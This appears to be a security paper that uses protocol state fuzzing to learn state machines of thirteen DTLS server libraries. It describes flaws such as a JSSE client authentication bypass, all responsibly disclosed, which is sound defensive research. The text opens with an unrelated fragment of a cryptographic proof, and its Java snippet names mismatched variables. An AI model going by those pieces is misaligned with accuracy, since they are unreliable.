- Hyb_6: In this hybrid, we make the following changes. For every layer that is evaluated by garbled circuits, we send $OTP(\mathbf{r}_{i+1})$ for a randomly chosen $\mathbf{r}_{i+1}$. Similarly, in every quadratic approximation layer, we send a share in the final round that is chosen uniformly at random. Additionally, in the preamble phase, we send an uniformly chosen value $\mathbf{r}_1$. Hyb_6 is distributed identically to Hyb_5. Finally, note that Hyb_6 is identically distributed to the simulator's output, completing the proof.

Analysis of DTLS Implementations Using Protocol State Fuzzing



Paul Fiterău-Broştean
Uppsala University

Bengt Jonsson
Uppsala University

Robert Merget
Ruhr University Bochum

Joeri de Ruiter
SIDN Labs

Konstantinos Sagonas
Uppsala University

Juraj Somorovsky
Paderborn University

Abstract

Recent years have witnessed an increasing number of protocols relying on UDP. Compared to TCP, UDP offers performance advantages such as simplicity and lower latency. This has motivated its adoption in Voice over IP, tunneling technologies, IoT, and novel Web protocols. To protect sensitive data exchange in these scenarios, the DTLS protocol has been developed as a cryptographic variation of TLS. DTLS's main challenge is to support the stateless and unreliable transport of UDP. This has forced protocol designers to make choices that affect the complexity of DTLS, and to incorporate features that need not be addressed in the numerous TLS analyses.

We present the first comprehensive analysis of DTLS implementations using protocol state fuzzing. To that end, we extend TLS-Attacker, an open source framework for analyzing TLS implementations, with support for DTLS tailored to the stateless and unreliable nature of the underlying UDP layer. We build a framework for applying protocol state fuzzing on DTLS servers, and use it to learn state machine models for thirteen DTLS implementations. Analysis of the learned state models reveals four serious security vulnerabilities, including a full client authentication bypass in the latest JSSE version, as well as several functional bugs and non-conformance issues. It also uncovers considerable differences between the models, confirming the complexity of DTLS state machines.

1 Introduction

UDP is widely used as an unreliable transfer protocol for Voice over IP, tunneling technologies, and new Web protocols, and is one of the commonly used protocols in the Internet of Things (IoT). As UDP does not offer any security by itself, Datagram Transport Layer Security (DTLS) [29, 36] was introduced. DTLS is a variation on TLS, a widely used security protocol responsible for securing communication over a reliable data transfer protocol.

DTLS is one of the primary protocols for securing IoT applications [38]. The number of IoT devices is projected to reach 11.6 billion by 2021 [26]. This will constitute half of all devices connected to the Internet, with the percentage set to grow in subsequent years. Such trends also increase the need to ensure that software designed for these devices is properly scrutinized, particularly with regards to its security.

DTLS is also used as one of the two security protocols in WebRTC, a framework enabling real-time communication. WebRTC can be used, for example, to implement video conferencing in browsers without the need for a plugin. It is supported by all major browsers, including Mozilla Firefox, Google Chrome, Microsoft Edge, and Apple's Safari.

Whereas significant effort has been invested into ensuring security of TLS implementations, those based on DTLS have so far received considerably less scrutiny. Our work fills this gap by providing an extensible platform for testing and analyzing systems based on DTLS. We describe this framework, and use it to analyze a number of existing DTLS implementations, including the most commonly used ones. Our specific focus is on finding logical flaws, which can be exposed by non-standard or unexpected sequences of messages, using a technique known as *protocol state fuzzing* (or simply *state fuzzing*).

As in TLS, each DTLS client and server effectively implements a state machine which keeps track of how far protocol operation has progressed: which types of messages have been exchanged, whether the cryptographic materials have been agreed upon and/or computed, etc. Each DTLS implementation must correctly manage such a state machine for a number of configurations and key exchange mechanisms. Corresponding implementation flaws, so-called *state machine bugs*, may be exploitable, e.g., to bypass authentication steps or establish insecure connections [5]. To find such flaws, state fuzzing has proven particularly effective not only for TLS [13], but also for SSH [19], TCP [18], MQTT [40], OpenVPN [12], QUIC [33], and the 802.11 4-Way Handshake [28], leading to the discovery of several security vulnerabilities and non-conformance issues in their implementations.

State fuzzing automatically infers state machine descriptions of protocol implementations using *model learning* [32, 41].

This is an automated black-box technique which sends selected sequences of messages to the implementation, observes the corresponding outputs, and produces a Mealy machine that abstractly describes how the implementation responds to message flows. The Mealy machine can then be analyzed to spot flaws in the implementation's control logic or check compliance with its specification. State fuzzing works without any *a priori* knowledge of the protocol state machine, but relies on a manually constructed protocol-specific test harness, a.k.a. a MAPPER, which translates symbols in the Mealy machine to protocol packets exchanged with the implementation.

Challenges resulting from the DTLS design. DTLS is more complex than other security protocols that have so far been subject to state fuzzing. Most of these [12, 18, 19] run over TCP, relying on its support for reliable connections. In contrast, DTLS runs over UDP, which is connectionless. This implies that DTLS has to implement its own retransmission mechanism and provide support for message loss, reordering, and fragmentation. Moreover, an ongoing DTLS interaction cannot be terminated by simply closing the connection, as is the case with TLS. As a result, most DTLS implementations allow interaction to continue even after reception of unexpected messages —after all, these messages might have just arrived out of order— and may subsequently allow a handshake to "restart in the middle" and finish successfully. Finally, compared to TLS, DTLS includes an additional message exchange used to prevent Denial-of-Service attacks. All this added complexity makes protocol state fuzzing more difficult to apply for DTLS than for TLS.

Supporting mapper construction. DTLS' support for message loss, reordering, and fragmentation requires additional packet parameters compared to TLS, such as message sequence numbers. DTLS parameters have to be correctly managed by the MAPPER. This requires special care when deviating from an expected handshake sequence (a.k.a. a *happy flow*), since each particular parameter management strategy may allow or prohibit a "restarting" handshake to be eventually completed. In order to facilitate MAPPER construction and parameter management, we have developed a test framework for DTLS, which allows easy definitions of arbitrary protocol packets and efficient experimentation with parameter management strategies. This test framework is realized by extending TLS-Attacker [39], an existing open source framework for testing TLS implementations, with support for DTLS. The framework forms the basis for our MAPPER used for DTLS state fuzzing. The test framework can also be used in its own right to support other fuzzing techniques.

Handling the complexity of DTLS state machines. The above properties of DTLS imply that state machine models of DTLS implementations are significantly more complex than corresponding state machines for TLS and other protocols. Their complexity is further increased when analyzing the four main key exchange mechanisms together rather than separately, and when exploring settings involving client certificate authentication. Such complexity in the models creates problems both for the model learning algorithm and for the interpretation of resulting models. We ameliorate and avoid some of the complexity in two ways: 1) Our test harness does not employ reordering and fragmentation, and hence this is not part of our learned models. 2) We adapt the MAPPER so as to enable handshakes to "restart", which has the additional side-effect of decreasing the size of the learned models, since successful restarts typically show up as back-transitions to regular handshake states.

Obtaining models for a wide range of implementations and configurations. We have applied our platform to thirteen implementations of ten distinct vendors (Section 6). Besides covering a wide spectrum of DTLS implementations, ranging from mature, general-purpose libraries to implementations designed for IoT or WebRTC, we mention that some of them are DTLS libraries without a TLS component, on which state fuzzing has never been applied before.

For each implementation we examine many, often all, combinations of supported key exchange and client certificate authentication configurations. This ensures that state fuzzing does not miss bugs that are only present in certain configurations. In fact, this proved important: several of the Java Secure Socket Extension (JSSE) bugs reported in Section 7.4 could only have been discovered with a configuration requiring client certificate authentication.

From models to bugs. Once models are obtained we proceed to analyze them, looking for unexpected or superfluous states and transitions. Some of the main findings of our analysis are: (i) A complete client authentication bypass in JSSE, which is the default TLS/DTLS library of the Java Standard Edition Platform. The bug allows attackers to authenticate themselves to a JSSE server by sending special out-of-order DTLS messages without ever proving to the server that they know the private key for the certificate they transmit. The bug is especially devastating, since it also affects JSSE's TLS library. This greatly increases its impact, as JSSE's TLS library is often used to authenticate users with smart cards at web sites or web services. (ii) A state machine bug in the Scandium framework allowed us to finish a DTLS handshake without sending a *ChangeCipherSpec* message. This resulted in the server accepting plaintext messages even if indicated otherwise by the negotiated cryptographic mechanisms. Note that this bug is similar to the EarlyFinished bug found in the TLS JSSE implementation [13]. (iii) A similar bug was also present in PionDTLS, a Go implementation for WebRTC. Investigation of this bug led to discovery of a graver issue whereby the PionDTLS server freely processes unencrypted application data once a handshake has been completed. (iv) Finally, three confirmed functional bugs in TinyDTLS, a lightweight DTLS implementation for IoT devices.

Contributions. In summary, this work:

- Extends TLS-Attacker with DTLS functionality and

uses it to implement a protocol state fuzzing platform for DTLS servers.

- Provides Mealy machine models for thirteen DTLS server implementations, including the most commonly used ones, with models exploring most key exchange algorithms and client certificate authentication settings.
- Analyzes the learned models and reports several non-conformance bugs and a number of security vulnerabilities in DTLS implementations. Some of these vulnerabilities affect also the TLS part of these libraries.

Responsible disclosure. We have reported all issues to the respective projects complying with their security procedures. The reported security issues were all confirmed by the responsible developers, who implemented proper countermeasures. We provide more details in Section 7.

Outline. We start by briefly reviewing DTLS, model learning, and the TLS-Attacker framework in Sections 2 to 4. Subsequently, we present the learning setup we employ (Section 5), the DTLS server implementations we tested and the effort spent on learning state machines for them (Section 6), followed by a detailed analysis of the issues that were found in the various DTLS implementations (Section 7). Therein, we present state machines for three of these implementations, whilst making the rest available online. Section 8 reviews related work, and Section 9 ends this paper with some conclusions and directions for further work.

2 Datagram Transport Layer Security

DTLS is an adaptation of TLS [15] for datagram transport layer protocols. It is currently available in two versions: DTLS 1.0 [35], based on TLS 1.1 [14], and DTLS 1.2, based on TLS 1.2 [15]. Version 1.3 is currently under development. This work focuses on TLS/DTLS version 1.2.

At a high level, both TLS and DTLS consist of two major building blocks: (1) The *Handshake* is responsible for negotiating session keys and cryptographic algorithms, and key agreement is either based on public key cryptography (the standard case), or on pre-shared keys. The set of algorithms to be used is specified in a *cipher suite*. (2) The *Record Layer* splits the received cleartext data stream into *DTLS Records*. Handshake messages are also sent as records (typically unencrypted), and after the *ChangeCipherSpec* message is sent in the handshake, the content of all subsequent records is encrypted using the negotiated session keys—where different keys are used for the two communication directions.

The stateless and inherently unreliable datagram transport layer has prompted the designers of DTLS to introduce several changes to the original TLS protocol. Below, we describe the handshake protocol and Record Layer, and discuss the changes introduced which are relevant to our paper. However, we remark that more differences exist [29, 36].




Figure 1: DTLS handshake. Encrypted messages are inside braces. Optional messages are inside square brackets. Messages specific to DTLS are in blue.

Handshake protocol. Figure 1 illustrates the *DTLS handshake*. The client initiates communication by sending *ClientHello*, which includes the highest supported DTLS version number, a random nonce, the cipher suites supported by the client, and optional extensions. In DTLS, the server responds with a *HelloVerifyRequest* message, which contains a stateless cookie. This message prompts the client to resend the *ClientHello* message, which then includes the stateless cookie, and attempts to prevent Denial-of-Service attacks [36].

The server responds with the following messages: *ServerHello* contains the server's DTLS version, the cipher suite chosen by the server, a second random nonce, and optional extensions. *Certificate* carries the server's certificate, which contains the server's public key. In *ServerKeyExchange* the server sends an ephemeral public key which is signed with the private key for the server's certificate. This signature also covers both nonces. *CertificateRequest* asks the client to authenticate to the server. This message is optional, and only used when the server is configured to authenticate clients via certificates. *ServerHelloDone* marks that no other messages are forthcoming.

The client responds with a list of messages: *Certificate*, *ClientKeyExchange*, *CertificateVerify*, *ChangeCipherSpec*, and *Finished*. The *Certificate* and *CertificateVerify* messages are optional and only transmitted when the server requests client authentication. They contain, respectively, a client certificate and a signature computed over all previous messages with the client's long term private key. The client sends its public key share in the *ClientKeyExchange* message. Both parties then use the exchanged information to derive symmetric

keys that are used in the rest of the protocol. The client sends *ChangeCipherSpec* to indicate that it will use the negotiated keys from now in the Record Layer. Finally, it sends *Finished* encrypted with the new keys, which contains an HMAC over the previous handshake messages. The server responds with its own *ChangeCipherSpec* and *Finished* messages. Thereafter, both client and server can exchange authenticated and encrypted application data.

Several DTLS handshakes can be performed within one DTLS connection. Performing a subsequent handshake allows the client and server to renew the cryptographic key material. This process is also called *renegotiation*.

UDP datagrams are often limited to 1500 bytes [36]. Since handshake messages can become longer than the datagram size, a fragmentation concept has been introduced in DTLS. This allows the implementation to split a handshake message into several fragments and send it over the wire in distinct records so that every record respects the maximum datagram size. To support this, new fields have been introduced in the handshake messages: *message sequence*, *fragment offset*, and *fragment length*. Message sequence indicates the position of the message within the handshake and is also used in a retransmission mechanism.

Record Layer. All messages in DTLS are wrapped in so-called *records*. During the first DTLS handshake, the Record Layer operates in *epoch* 0. This epoch number is included in the header of the DTLS record. If cryptographic keys have been negotiated and activated by sending a *ChangeCipherSpec*, the Record Layer increases the epoch number to 1 which indicates that the contents of the actual record are encrypted. Since the handshake may be repeated several times (renegotiation), the epoch number may also be increased further.

While TLS has *implicit sequence numbers*, DTLS has *explicit sequence numbers*. This is required since the protocol does not guarantee message arrival and therefore cannot guarantee that the implicit counters are synchronized. At the start of each epoch, sequence numbers are reset to 0, and for each new record the sequence number is increased. Note that re-sending a record due to the loss of a UDP packet still increases the sequence number.

3 Background on Model Learning

Our state fuzzing framework infers a model of a protocol implementation in the form of a Mealy machine, which describes how the implementation responds to sequences of well-formed messages. Mealy machines are finite state automata with finite alphabets of input and output symbols. They are widely used to model the behavior of protocol entities (e.g., [10, 25]). Starting from an initial state, they process one input symbol at a time. Each input symbol triggers the generation of an output symbol and brings the machine to a new state.

To infer a Mealy machine model of an implementation, we use model learning. An analyzed implementation is referred to as the *system under test (SUT)*. Model learning is an automated black-box technique which *a priori* needs to know only the input and output alphabets of the SUT. The most well-known model learning algorithm is Angluin's L^* algorithm [3], which has been refined into more efficient versions, such as the TTT algorithm [22] which is the one we use. These algorithms assume that the SUT exhibits deterministic behavior, and produce a deterministic Mealy machine.

Model learning algorithms operate in two alternating phases: hypothesis construction and hypothesis validation. During hypothesis construction, selected sequences of input symbols are sent to the SUT, observing which sequences of output symbols are generated in response. The selection of input sequences depends on the observed responses to previous sequences. When certain convergence criteria are satisfied, the learning algorithm constructs a *hypothesis*, which is a minimal deterministic Mealy machine that is consistent with the observations recorded so far. This means that for input sequences that have been sent to the SUT, the hypothesis produces the same output as the one observed from the SUT. For other input sequences, the hypothesis predicts an output by extrapolating from the recorded observations. To validate that these predictions agree with the behavior of the SUT, learning then moves to the validation phase, in which the SUT is subject to a conformance testing algorithm which aims to validate that the behavior of the SUT agrees with the hypothesis. If conformance testing finds a counterexample, i.e., an input sequence on which the SUT and the hypothesis disagree, the hypothesis construction phase is reentered in order to build a more refined hypothesis which also takes the discovered counterexample into account. If no counterexample is found, learning terminates and returns the current hypothesis. This is not an absolute guarantee that the SUT conforms to the hypothesis, although many conformance testing algorithms provide such guarantees under some technical assumptions. If the cycle of hypothesis construction and validation does not terminate, this indicates that the behavior of the SUT cannot be captured by a finite Mealy machine whose size and complexity is within reach of the employed learning algorithm.

Model learning algorithms work in practice with finite input alphabets of modest sizes. In order to learn realistic SUTs, the learning setup is extended with a so-called MAPPER, which acts as a test harness that transforms input symbols from the finite alphabet known to the learning algorithm to actual protocol messages sent to the SUT, as illustrated in Fig. 2. Typically, the input alphabet consists of different types of messages, often refined to represent interesting variations, e.g., concerning the key exchange algorithm. The MAPPER transforms each such message to an SUT message by supplying message parameters, performing cryptographic operations, etc. Conversely, the MAPPER translates output from the SUT into the alphabet of output symbols known to the learning

algorithm. The MAPPER also maintains state that is hidden from the learning algorithm but needed for supplying message parameters; this can include sequence numbers, agreed encryption keys, etc. The choice of input alphabet and the design of the MAPPER require domain specific knowledge about the tested protocol. Once the mapper has been implemented, model learning proceeds fully automatically.

4 DTLS Framework Implementation

The Transport Layer Security (TLS) protocol is one of the most important cryptographic protocols used on the Internet. Due to its importance and widespread deployment, TLS and its various attacks [2,4,5,7,13,30,43] have been under scrutiny by security researchers. As a result, by now, there exist several frameworks [6, 24, 31, 39] for the evaluation of TLS libraries. In contrast, DTLS has been largely overlooked in these frameworks or considered out of scope. Instead of starting from scratch, we have decided to create a framework for testing DTLS based on the newest version of TLS-Attacker [39].

4.1 TLS-Attacker

TLS-Attacker is an open-source, flexible Java-based TLS analysis framework that allows its users to create and modify TLS protocol flows as well as the structure of the included TLS messages. The user is then able to test and analyze the behavior of an implementation, and create attacks and tools with the custom TLS stack of TLS-Attacker as a software library. TLS-Attacker has been integrated in the build process of several TLS libraries [8, 27] to increase their test coverage.

TLS-Attacker employs solely the low-level cryptography provided by Java, and implements the TLS protocol itself. Its main functionality relies on the concept of *workflow traces* which allow to define arbitrary protocol flows. Every TLS protocol flow can be represented by a sequence of *Send* and *Receive* actions. The developer can construct a workflow trace in Java or in XML. Once TLS-Attacker receives a workflow trace, it attempts to execute the predefined TLS messages, and records the behavior of the tested TLS peer. A Java example with an ECDHE-RSA key exchange is shown below:

```
WorkflowTrace flow = new WorkflowTrace();
trace.addTlsActions(new TlsAction[]{
  new SendAction(conn, new ClientHelloMessage()),
  new ReceiveAction(conn, new ServerHelloMessage()),
  new ReceiveAction(conn, new CertificateMessage()),
  new ReceiveAction(conn, new ECDHEServerKeyExchangeMessage()),
  new ReceiveAction(conn, new ServerHelloDoneMessage()),
  new SendAction(conn, new ECDHClientKeyExchangeMessage()),
  new SendAction(conn, new ChangeCipherSpecMessage()),
  new SendAction(conn, new Finished()),
  new ReceiveAction(conn, new ChangeCipherSpecMessage()),
  new ReceiveAction(conn, new Finished())
});
```

Notice how messages in the above flow are described at a high level. To execute flows, TLS-Attacker generates valid packets for messages, and parses messages from packet responses. It does this by maintaining a *context*, which it updates as new messages are sent and received. The context encompasses stateful information relevant to a TLS connection such as stored random nonces, agreed upon algorithms, and supported cipher suites. Using this information, TLS-Attacker can generate valid or semi-valid messages, encrypt them using the negotiated cipher suite, and send them to a peer.

All the above properties make TLS-Attacker ideal for generating valid packets from message names, which in our case are the symbols of the input alphabet.




Figure 2: DTLS Learning Setup.

4.2 Our DTLS Testing Framework

Our DTLS testing framework extends TLS-Attacker with support for DTLS 1.0 and DTLS 1.2. This extension allows TLS-Attacker to generate, send and receive DTLS packets and, more broadly, to execute valid and invalid DTLS flows. Our implementation involved several changes, among which we mention: i) added support for DTLS handshake message fragmentation; ii) a new field to the *ClientHello* message for storing a server cookie; iii) new fields to the TLS context, one for storing the cookie received, others for keeping track of the record epoch and message sequence number (how these fields are updated is explained in Section 5.2); and iv) new options for retransmission and fragmentation handling.

5 Learning Setup

The learning setup[1] comprises three components: the LEARNER, the MAPPER and the SUT; cf. Fig. 2. The SUT is a DTLS server implementation, though our setup can be easily adapted to support clients. The LEARNER generates inputs from a finite alphabet of input symbols. The MAPPER transforms these inputs into full DTLS *records* and sends them over a datagram connection to the SUT. The MAPPER then captures the SUT's reply, translates it to symbols in the alphabet of output symbols, and delivers them back to the LEARNER. The LEARNER finally uses the information obtained from the exchanged sequences of input and output symbols to generate a Mealy machine, as described in Section 3.

5.1 Learner

The LEARNER is implemented using LearnLib [23], a Java library implementing algorithms for learning automata and Mealy machines. The library also provides state-of-the art

[1] Available at https://github.com/assist-project/dtls-fuzzer/

Table 1: Symbols used in learning and their shorthands. We list only the output symbols which are mentioned in the paper.

	Symbol	Shorthand
input alphabet	ClientHello(T)	CH(T)
	$T \in \{DH, ECDH, RSA, PSK\}$	
	CertificateRequest	CertReq
	ClientKeyExchange(T)	CKE(T)
	$T \in \{DH, ECDH, RSA, PSK\}$	
	CertificateVerify	CertVer
	EmptyCertificate	Cert(empty)
	Certificate(T)	Cert(t)
	$T \in \{RSA, ECDSA\}$	$t \in \{RSA, EC\}$
	ChangeCipherSpec	CCS
	Application	App
output alphabet	Alert(CloseNotify)	A(CN)
	Alert(UnexpectedMessage)	A(UM)
	Alert(BadCertificate)	A(BC)
	Alert(DecodeError)	A(DE)
	Alert(DecryptError)	A(DYE)
	Alert(InternalError)	A(IE)
	HelloVerifyRequest	HVR
	ServerHello	SH
	ServerHelloDone	SHD
	ServerKeyExchange(T)	SKE(T)
	$T \in \{DH, ECDH, PSK\}$	
	Finished	F
	NoResp	-
	Disabled	Disabled
	Unknown Message	UM

conformance testing algorithms, which are used by the learning algorithm for hypothesis validation. The learning algorithm chosen is TTT [22], a state-of-the-art algorithm that requires fewer test inputs compared to other algorithms [21]. For conformance testing, we use Wp [11] and a variation of it, Wp-Random [20].

Table 1 displays the alphabets of input and output symbols, as well as the shorthands that we use to make their representation more compact. The input alphabet includes in abstract form all client messages introduced in Section 2. Additionally, it includes *Application* for sending a simple application message, and two common alert messages, *Alert(CloseNotify)* and *Alert(UnexpectedMessage)*. (Interpretations for the alerts can be found in the TLS 1.2 specification [15, p. 31].) Finally, *Certificate*, *EmptyCertificate*, and *CertificateVerify* are included for sending certificate-related messages. *Certificate* contains a single valid certificate, and is parameterized by the public key signing algorithm. *EmptyCertificate* denotes sending a certificate message with an empty list of certificates.

The output alphabet includes abstractions for each different message the SUT responds with, similarly to the input alphabet. It also includes three special outputs: *NoResp*, when the SUT does not respond; *Disabled*, when the SUT process is no longer running; and *Unknown*, when the SUT responds with a message which cannot be decrypted by the MAPPER. This happens, for example, if the MAPPER has replaced the keys necessary to decrypt the output by a new set of keys.

5.2 Mapper

The MAPPER uses our DTLS testing framework to translate between LEARNER inputs/outputs and actual DTLS messages. Behaviorally, the MAPPER operates like a DTLS client, with control flow deferred to the LEARNER. In order to reduce the learning effort, we do not subject the SUT to message reordering or fragmentation. Hence, the MAPPER is configured to send each handshake message in one single DTLS fragment.

To correctly supply and check DTLS-specific fields in messages, the MAPPER maintains the state of the interaction in a *context*, which it uses to generate and parse messages. Our DTLS testing framework already maintains such a context for executing protocol flows. Hence, we let our MAPPER use this context, with a few adaptations to support efficient learning. Key components of this context are *cookie*, *cipherState* and *digest*, as well as *nextSendMsgSeq* and *nextRecvMsgSeq*, for the next message sequence number to be sent and received, respectively. Each message sent is equipped with the value of *nextMsgSeqSent*, which is then incremented. *nextRecvMsgSeq* is assigned the sequence number of each message received, provided it is the next expected one. The MAPPER also maintains analogous state variables for record sequence numbers, as well as numbers of epochs that are incremented whenever a *ChangeCipherSpec* is sent. These variables are also used to assemble fragments into messages and detect retransmissions. Retransmissions here refer to messages whose message sequence number or epoch are smaller than those expected.

The variable *cookie*, initially set to empty, retains the value of the cookie field in the most recent *HelloVerifyRequest* message received from the server, and is used when sending subsequent *ClientHello* messages. The variable *cipherState* stores the next symmetric keys to be used for decrypting/encrypting messages. To be put in use, a *cipherState* first has to be *deployed*. The *cipherState* deployed initially is set to null (no encryption/decryption). On each *ClientKeyExchange* sent, *cipherState* is updated using information from an earlier *ClientHello-ServerHello* exchange. On each *ChangeCipherSpec* sent, *cipherState* is deployed. This implies that the MAPPER will only start encrypting/decrypting once *ClientHello* and *ServerHello* are exchanged, and a *ClientKeyExchange* and a *ChangeCipherSpec* have been issued. Prior to these actions, messages are sent in plaintext.

The variable *digest* stores a buffer of all handshake messages sent so far, i.e., each handshake message that is sent or received is also appended to *digest*. A hash over this variable is included in every *Finished* message sent, to be verified by the server. The variable *digest* is cleared after each *Finished*, and also before sending *ClientHello*. This strategy for resetting *digest* enables handshakes to "restart in the middle", by

ensuring that hashes are computed over exactly the messages in the most recent current handshake. After experimenting with different strategies for resetting *digest*, we found that this strategy allows handshakes that restart to complete, whereas other strategies do not. It also produces smaller learned models, since successful restarts typically show up as back-transitions to regular handshake states. As an example, for TinyDTLS using a PSK configuration, the number of states in the learned model was reduced from 36 if *digest* was not reset, to 22 if it was.

5.3 Making the SUT Behavior Deterministic

As mentioned in Section 3, the learning algorithm employed works under the assumption that the SUT exhibits deterministic behavior, i.e., the output generated depends uniquely on the supplied input sequence. During learning experiments, however, timing effects occasionally manifest as non-determinism to the time-agnostic LEARNER. Below, we describe our strategies to remedy this problem.

One cause for timing-induced non-determinism is the LEARNER sending the first input too early, before the SUT has fully started, or the MAPPER determining prematurely that the SUT does not respond. We address this by tailoring, for each SUT, the start and response timeouts. These are, respectively, the delay before the first input is sent (allowing the SUT to initialize), and the time the MAPPER waits for each response before concluding a timeout. In order to reduce learning time, we adjust the response timeout for certain messages, particularly *ClientHello* and *Finished*, to which the SUT could take longer to respond. Finally, in order to optimize the start timeout for the slower JSSE and Scandium implementations, we wrap around the SUT a program which preloads key material, among other things. This key material is then reused rather than reloaded for each new sequence of inputs. Once the server is ready to receive packets, the wrapper program notifies the LEARNER of the port number at which the server is listening. The LEARNER can then immediately start sending inputs, rather than having to wait for a predefined period.

Another cause for non-determinism is timeout-triggered retransmissions by the SUT. To address this, we set the retransmission timeout of the SUT to a high value. For some SUTs, this is a configurable parameter; for others we had to alter the source code. Corresponding patches are provided on the learning setup's website for reproducibility.

Even with the above strategies, an SUT would sometimes produce alternative outputs due to spurious timing effects. In order to detect such cases, we store SUT's responses to queries in a cache during the hypothesis construction phase, and confirm each counterexample produced by hypothesis validation before delivering it to the LEARNER. When detecting a case of differing responses to the same input, we rerun the sequence until at least 80% of the responses are the same; this always happened within a small number of retrials.

6 Experimental Setup and Experiments

An experiment configuration comprises the implementation, the key exchange algorithms and client authentication setting based on which we form the input alphabet, and whether messages with retransmissions were discarded.

6.1 Implementations Tested and Analyzed

In total, we analyzed thirteen different implementations. This includes well-known TLS implementations like OpenSSL, GnuTLS, MbedTLS, JSSE, WolfSSL, and NSS, which also support DTLS. For JSSE we analyzed the Sun JSSE provider of Java 9 and 12. Furthermore, we analyzed PionDTLS, a Go implementation of DTLS 1.2 for WebRTC. The remaining implementations are IoT-specific and support only DTLS. Scandium is the DTLS implementation which is part of Eclipse's Java CoAP implementation. The two TinyDTLS variants are lightweight implementations specifically designed for IoT devices. TinyDTLS for Contiki-NG branched out from that in Eclipse's IoT suite, and has been developed independently ever since. We refer to Eclipse's variant as TinyDTLS^E, and to Contiki-NG's as TinyDTLS^C. When referring to both, we simply use TinyDTLS. For GnuTLS and Scandium, we analyzed two versions; the later version contains bug fixes uncovered in the earlier one. As with TinyDTLS, we omit versions when referring to both.

To avoid having to write our own DTLS servers, we use utilities to configure and launch DTLS servers that are provided by the developers where possible. For example, for OpenSSL, we use the `openssl s_server` utility, for GnuTLS we use `gnutls-serv`, etc. There are three exceptions (PionDTLS, Scandium, and JSSE) for which we wrote our own DTLS applications[2] as either there were no standard utilities available or the available ones did not provide the desired functionality. For every implementation, Table 2 displays the name, version, utility, supported key exchange algorithms and client certificate authentication configurations, and a URL. We use commit identifiers as versions for both TinyDTLS variants, PionDTLS, and Scandium. The two commits for Scandium belong to the development version 2.0.0 and shall, more suggestively be referred to as Scandium^{old} and Scandium^{new}. Note that client certificate authentication is relevant for DH, ECDH and RSA, but not for PSK whose handshake does not incorporate certificate messages [17, p. 4].

The input alphabet, described in Table 1, includes inputs necessary to perform handshakes using every key exchange algorithm supported, two alerts, and one application message. Whenever certificates can be part of the key exchange algorithm, they are also included in the alphabet. The SUT is configured to use client certificates whenever these are supported. Therein we explore three configurations: (i) *required*:

[2]These implementations are accessible via the learning setup's website.

Table 2: DTLS implementations tested. "-" means a custom program was provided. Client certificate authentication can be disabled (NONE), required (REQ) and optional (OPT). Grayed out or slanted are configurations supported by the library but not made available by the utility. For slanted configurations this support was added, which enabled testing them. Braces gather configurations explored via single learning experiments.

Name	Version	Utility	Algorithms	Client Cert Auth	URL
GnuTLS	3.5.19	`gnutls-serv`	DH,ECDH,RSA,PSK	NONE,REQ,OPT	`https://www.gnutls.org`
	3.6.7		DH,ECDH,RSA,PSK	NONE,REQ,OPT	
JSSE	9.0.4	-	DH,ECDH,RSA	NONE,REQ,OPT	`https://www.oracle.com/java/`
	12.0.2		DH,ECDH,RSA	NONE,REQ,OPT	
MbedTLS	2.16.1	`ssl-server2`	DH,ECDH,RSA,PSK	NONE,REQ,OPT	`https://tls.mbed.org`
NSS	3.46	`tstclnt`	DH,ECDH,RSA	NONE,REQ,OPT	`https://nss-crypto.org`
OpenSSL	1.1.1b	`openssl s_server`	DH,ECDH,RSA,PSK	NONE,REQ,OPT	`https://www.openssl.org`
PionDTLS	e4481fc	-	ECDH,PSK	NONE,REQ,OPT	`https://github.com/pion/dtls`
Scandium^{old}	c7895c6	-	ECDH,PSK	NONE,REQ,OPT	`https://www.eclipse.org/californium/`
Scandium^{new}	6979a09		ECDH,PSK	NONE,REQ,OPT	
TinyDTLS^{C}	53a0d97	`dtls-server`	ECDH,PSK	*NONE*,REQ	`https://github.com/contiki-ng/tinydtls`
TinyDTLS^{E}	8414f8a	`dtls-server`	ECDH,PSK	*NONE*,REQ	`https://github.com/eclipse/tinydtls`
WolfSSL	4.0.0	`server`	DH,ECDH,RSA,PSK	NONE,REQ,OPT	`https://www.wolfssl.com`

a valid certificate is requested (via *CertificateRequest* message) and required to complete a handshake; (ii) *optional*: a valid certificate is requested but not required; and (iii) *disabled*: a valid certificate is neither requested nor required. These configurations are further detailed in Section 7.1.

In some experiments, we had to remove inputs from the input alphabet and/or limit the set of explored configurations. For PionDTLS, NSS and WolfSSL, the reason was that the server program or library does not support certain combinations of key exchange algorithms and certificate configurations. Similarly, PionDTLS's library does not allow PSK and ECDH cipher suites to be used together, NSS's utility does not support certificate authentication, whilst WolfSSL's utility could not be configured to simultaneously support all key exchange algorithms. In cases where learned models were large (for TinyDTLS, Scandium, and JSSE) or when response time was slow (for Scandium and JSSE), we generated models separately for each key exchange algorithm, in order to keep the learning time reasonable.

6.2 Learning Effort

In our experiments, model learning converged on all analyzed implementations, except for JSSE (all configurations), WolfSSL with disabled client authentication, and Scandium using ECDH alphabets. For these configurations, the last hypothesis models produced by learning are not complete, but still very informative as bases for analysis.

Statistics from the learning experiments for which model learning converged are shown in Table 3. These include the number of states, number of tests, and learning time. Our analysis focuses on these three quantities.

Number of states. First, note that the number of states in all models is a two-digit number. This means that the models we learn for these DTLS implementations are non-trivial. In particular, we remark that the number of states is considerably larger than those reported for TLS implementations, with our DTLS models averaging 25 states while the TLS models are averaging 9 states [13]. This confirms our expectations about the increased complexity of DTLS, and the complexity that learning with several cipher suites adds to most models.

